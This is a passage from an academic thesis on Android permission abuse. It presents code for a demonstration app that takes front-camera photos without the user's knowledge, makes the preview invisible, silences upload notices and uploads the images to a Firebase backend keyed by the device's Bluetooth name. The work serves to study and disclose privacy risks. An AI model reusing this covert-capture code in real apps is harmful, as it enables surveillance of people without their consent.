


Figure 45: Image preview

3.2.3 Code Presentation


Similar to the “VoiceRecordingThesis” that was described earlier, this application also consists of five Java classes: ForgotPasswordActivity, InternetConnection, LoginActivity, MainActivity and RegisterActivity. Four of the xml files correspond to the main application pages and one to the options menu. ForgotPasswordActivity class contains the code to reset user’s password and InternetConnection class the code to check if the user is connected to the internet via Wifi or mobile data. LoginActivity class checks users’ validity and redirects them in the main page. Finally, RegisterActivity handles user registration. The basic class that will be described below contains the functionality of image capturing. In order to achieve this, an external free to use library was utilized.

When creating the main page, the links to the database are made, the permissions are requested, and camera is initialized. Corresponding code can be seen in figure 46. In figure 47, in function onImageCapture the image is uploaded to the database, in figure 48 permissions are handled and in figure 49 the displayed code handles camera errors. It is important to note that each image was compressed at 90% quality for better application performance. Finally, in function getLocalBluetoothName, figure 50, the name of the file used for upload is defined.




```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    // Connection with database
    mAuth = FirebaseAuth.getInstance();
    database = FirebaseDatabase.getInstance();
    dbRef = database.getReference();
    mStorage = FirebaseStorage.getInstance().getReference();

    mCameraConfig = new CameraConfig()
            .getBuilder( context: this)
            .setCameraFacing(CameraFacing.FRONT_FACING_CAMERA)
            .setCameraResolution(CameraResolution.HIGH_RESOLUTION)
            .setImageFormat(CameraImageFormat.FORMAT_JPEG)
            .setImageRotation(CameraRotation.ROTATION_270)
            .setCameraFocus(CameraFocus.AUTO)
            .build();


    //Check for the camera permission for the runtime
    if (ActivityCompat.checkSelfPermission( context: this, Manifest.permission.CAMERA)
            == PackageManager.PERMISSION_GRANTED) {

        //Start camera preview
        startCamera(mCameraConfig);
    } else {
        ActivityCompat.requestPermissions( activity: this, new String[]{Manifest.permission.CAMERA},
                REQ_CODE_CAMERA_PERMISSION);
    }

    //Take a picture
    findViewById(R.id.capture_btn).setOnClickListener(new View.OnClickListener() {
        @Override
        public void onClick(View view) {
            //Take picture using the camera without preview.
            takePicture();
        }
    });
}
```

Figure 46: HiddenCameraThesis, MainActivity, function onCreate




```
@Override
public void onImageCapture(@NonNull File imageFile) {

    // Convert file to bitmap.
    // Do something.
    BitmapFactory.Options options = new BitmapFactory.Options();
    options.inPreferredConfig = Bitmap.Config.RGB_565;
    Bitmap bitmap = BitmapFactory.decodeFile(imageFile.getAbsolutePath(), options);

    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    bitmap.compress(Bitmap.CompressFormat.JPEG,  quality: 90, baos);
    byte[] data = baos.toByteArray();

    // Display the image to the image view
    ((ImageView) findViewById(R.id.cam_prev)).setImageBitmap(bitmap);

    // Create a reference to image
    Date now = new Date();
    String stringDate = simpleFormat.format(now);
    StorageReference imageRef = mStorage.child("Images").child(getLocalBluetoothName()).child(stringDate + "capture.jpg");

    // Upload image
    UploadTask uploadTask = imageRef.putBytes(data);
    uploadTask.addOnFailureListener(new OnFailureListener() {
        @Override
        public void onFailure(@NonNull Exception exception) {
            // Toast.makeText(getApplicationContext(), getString(R.string.uploadError), Toast.LENGTH_SHORT).show();
        }
    }).addOnSuccessListener(new OnSuccessListener<UploadTask.TaskSnapshot>() {
        @Override
        public void onSuccess(UploadTask.TaskSnapshot taskSnapshot) {
            // Toast.makeText(getApplicationContext(), getString(R.string.upload), Toast.LENGTH_LONG).show();
        }
    });

    dbRef.child("Users").child(getLocalBluetoothName()).child(stringDate).setValue(stringDate + "recording.jpg");
}
```

Figure 47: HiddenCameraThesis, Uploading image




```java
@SuppressLint("MissingPermission")
@Override
public void onRequestPermissionsResult(int requestCode,
                                       @NonNull String[] permissions,
                                       @NonNull int[] grantResults) {
    if (requestCode == REQ_CODE_CAMERA_PERMISSION) {

        if (grantResults[0] == PackageManager.PERMISSION_GRANTED) {
            startCamera(mCameraConfig);
        } else {
            Toast.makeText( context: this, "Camera permission denied.", Toast.LENGTH_LONG).show();
        }
    } else {
        super.onRequestPermissionsResult(requestCode, permissions, grantResults);
    }
}
```

Figure 48: HiddenCameraThesis, Permissions handling



```java
@Override
public void onCameraError(@CameraError.CameraErrorCodes int errorCode) {
    switch (errorCode) {
        case CameraError.ERROR_CAMERA_OPEN_FAILED:
            //Camera open failed. Probably because another application
            //is using the camera
            Toast.makeText( context: this, "Cannot open camera.", Toast.LENGTH_LONG).show();
            break;
        case CameraError.ERROR_IMAGE_WRITE_FAILED:
            //Image write failed. Please check if you have provided WRITE_EXTERNAL_STORAGE permission
            Toast.makeText( context: this, "Cannot write image captured by camera.", Toast.LENGTH_LONG).show();
            break;
        case CameraError.ERROR_CAMERA_PERMISSION_NOT_AVAILABLE:
            //camera permission is not available
            //Ask for the camera permission before initializing it.
            Toast.makeText( context: this, "Camera permission not available.", Toast.LENGTH_LONG).show();
            break;
        case CameraError.ERROR_DOES_NOT_HAVE_OVERDRAW_PERMISSION:
            //Display information dialog to the user with steps to grant "Draw over other app"
            //permission for the app.
            HiddenCameraUtils.openDrawOverPermissionSetting( context: this);
            break;
        case CameraError.ERROR_DOES_NOT_HAVE_FRONT_CAMERA:
            Toast.makeText( context: this, "Your device does not have front camera.", Toast.LENGTH_LONG).show();
            break;
    }
}
```

Figure 49: HiddenCameraThesis, Error handling




```
public String getLocalBluetoothName() {
    if (mBluetoothAdapter == null) mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();
    String name = mBluetoothAdapter.getName();
    if (name == null) name = mAuth.getCurrentUser().getUid();
    return name;
}
```

Figure 50: HiddenCameraThesis, Setting upload file name


3.2.4 Database

The structure of the realtime database is shown in figure 51. Two different mobiles were used for testing the application. Multiple pictures were taken and stored. Bluetooth name and user uuid. which is a unique number for each user, were used to distinguish each user. Storage was used, as shown in figure 52, to physically store image files. In a main folder named “Images” corresponding folders were created to store .jpg files.



```
https://imagethesis-default-rtdb.firebaseio.com/

imagethesis-default-rtdb
  Users
    ITukHeUXLBNYMfkst0rfmLLfiXI2
      2021-04-18_17_14_09: "2021-04-18_17_14_09capture.jpg"
      2021-04-18_17_14_23: "2021-04-18_17_14_23capture.jpg"
      2021-04-18_17_14_28: "2021-04-18_17_14_28capture.jpg"
    PwupmyRS7vZYgeuDejEiHbCu9u93
```

Figure 51: HiddenCameraThesis, Realtime database




gs://imagethesis.appspot.com > Images > Galaxy A50

Name	Size	Type	Last modified
2021-04-04_12:36:31capture.jpg	1.46 MB	image/jpeg	Apr 4, 2021

Figure 52: HiddenCameraThesis, Storage


3.2.5 External Library

For a better understanding of the application, it is necessary to consider how the external library is used. As shown in figure 46, when the button is clicked, a function named takePicture() is called. This function is part of the HiddenCameraActivity class of the external library and is possible to use because MainActivity extends this class. Below in figures 53 and 54 the code to handle image capturing is displayed. The library solely handles the camera usage, and the image is set for display in a ImageView that can be easily hidden by making it invisible as shown in figure 55.




```java
/**
 * Call this method to capture the image using the camera you initialized. Don't forget to
 * initialize the camera using {@link #startCamera(CameraConfig)} before using this function.
 */
protected void takePicture() {
    if (mCameraPreview != null) {
        if (mCameraPreview.isSafeToTakePictureInternal()) {
            mCameraPreview.takePictureInternal();
        }
    } else {
        throw new RuntimeException("Background camera not initialized. Call startCamera() to initialize the camera.");
    }
}
```

Figure 53: Function takePicture()



```java
void takePictureInternal() {
    safeToTakePicture = false;
    if (mCamera != null) {
        mCamera.takePicture( shutter: null,  raw: null, (bytes, camera) → {
                new Thread((Runnable) () → {
                        //Convert byte array to bitmap
                        Bitmap bitmap = BitmapFactory.decodeByteArray(bytes,  offset: 0, bytes.length);

                        //Rotate the bitmap
                        Bitmap rotatedBitmap;
                        if (mCameraConfig.getImageRotation() != CameraRotation.ROTATION_0) {
                            rotatedBitmap = HiddenCameraUtils.rotateBitmap(bitmap, mCameraConfig.getImageRotation());

                            //noinspection UnusedAssignment
                            bitmap = null;
                        } else {
                            rotatedBitmap = bitmap;
                        }

                        //Save image to the file.
                        if (HiddenCameraUtils.saveImageFromFile(rotatedBitmap,
                                mCameraConfig.getImageFile(),
                                mCameraConfig.getImageFormat())) {
                            //Post image file to the main thread
                            new android.os.Handler(Looper.getMainLooper()).post(() → {
                                    mCameraCallbacks.onImageCapture(mCameraConfig.getImageFile());
                            });
                        } else {
                            //Post error to the main thread
                            new android.os.Handler(Looper.getMainLooper()).post(() → {
                                    mCameraCallbacks.onCameraError(CameraError.ERROR_IMAGE_WRITE_FAILED);
                            });
                        }

                        mCamera.startPreview();
                        safeToTakePicture = true;
                }).start();
        });
    } else {
        mCameraCallbacks.onCameraError(CameraError.ERROR_CAMERA_OPEN_FAILED);
        safeToTakePicture = true;
    }
}
```

Figure 54: Image capturing



id: cam_prev
layout_width: 0dp
layout_height: 0dp
visibility: invisible

Figure 55: Preview hiding

4. Conclusion and Future Work

In this diploma, security problems that arise when the user grants permissions to applications were examined. Specifically, access to the microphone and camera were described and two android applications were developed to demonstrate how malicious applications work. In the first application after recording the user's voice, additional possibilities for voice editing and composition emerged. In the second application it was presented how an application could take pictures without the user's consent. With the continuous development and increasing use of the android operating system, new security problems arise. Users should be informed in order to be protected and it is important that they are notified whenever their personal information leaves their mobile device and stored in databases. It is important to protect users' personal information to avoid further problems in their personal and public lives, if and when this information is misused. Could it be that in the future permission for microphone use and permission to record should be differentiated? Could it be that internet access should be asked instead of always being taken for granted? Maybe mobile users should be protected and always be notified when an application retrieves audio or image from their phone and thus be prepared for what might follow. It is interesting for future work to explore how all this information collected by users can be used against them and ultimately what can be done to protect mobile users globally from cybercrimes.

5. References

[1] Felt, A.P., Ha, E., Egelman, S., Haney, A., Chin, E. and Wagner, D., 2012, July. Android permissions: User attention, comprehension, and behavior. In Proceedings of the eighth symposium on usable privacy and security (pp. 1-14).

[2] Balebako, R., Jung, J., Lu, W., Cranor, L.F. and Nguyen, C., 2013, July. " Little brothers watching you" raising awareness of data leaks on smartphones. In Proceedings of the Ninth Symposium on Usable Privacy and Security (pp. 1-11).

[3] Felt, A.P., Chin, E., Hanna, S., Song, D. and Wagner, D., 2011, October. Android permissions demystified. In Proceedings of the 18th ACM conference on Computer and communications security (pp. 627-638).

[4] Yu, L., Luo, X., Liu, X. and Zhang, T., 2016, June. Can we trust the privacy policies of android apps?. In 2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN) (pp. 538-549). IEEE.

[5] Wu, L., Du, X. and Fu, X., 2014. Security threats to mobile multimedia applications: Camera-based attacks on mobile phones. IEEE Communications Magazine, 52(3), pp.80-87.

[6] Jemine, C., 2019. Master thesis: Real-Time Voice Cloning.

[7] Jia, Y., Zhang, Y., Weiss, R.J., Wang, Q., Shen, J., Ren, F., Chen, Z., Nguyen, P., Pang, R., Moreno, I.L. and Wu, Y., 2018. Transfer learning from speaker verification to multispeaker text-to-speech synthesis. arXiv preprint arXiv:1806.04558.

[8] Google, Android Documentation Guides, 2021, Permissions on Android

[9] Shrivastava, G. and Kumar, P., 2019. SensDroid: analysis for malicious activity risk of Android application. Multimedia Tools and Applications, 78(24), pp.35713-35731.

[10] Alepis, E., & Patsakis, C., 2017. Monkey says, monkey does: security and privacy on voice assistants. IEEE Access, 5, pp.17841-17851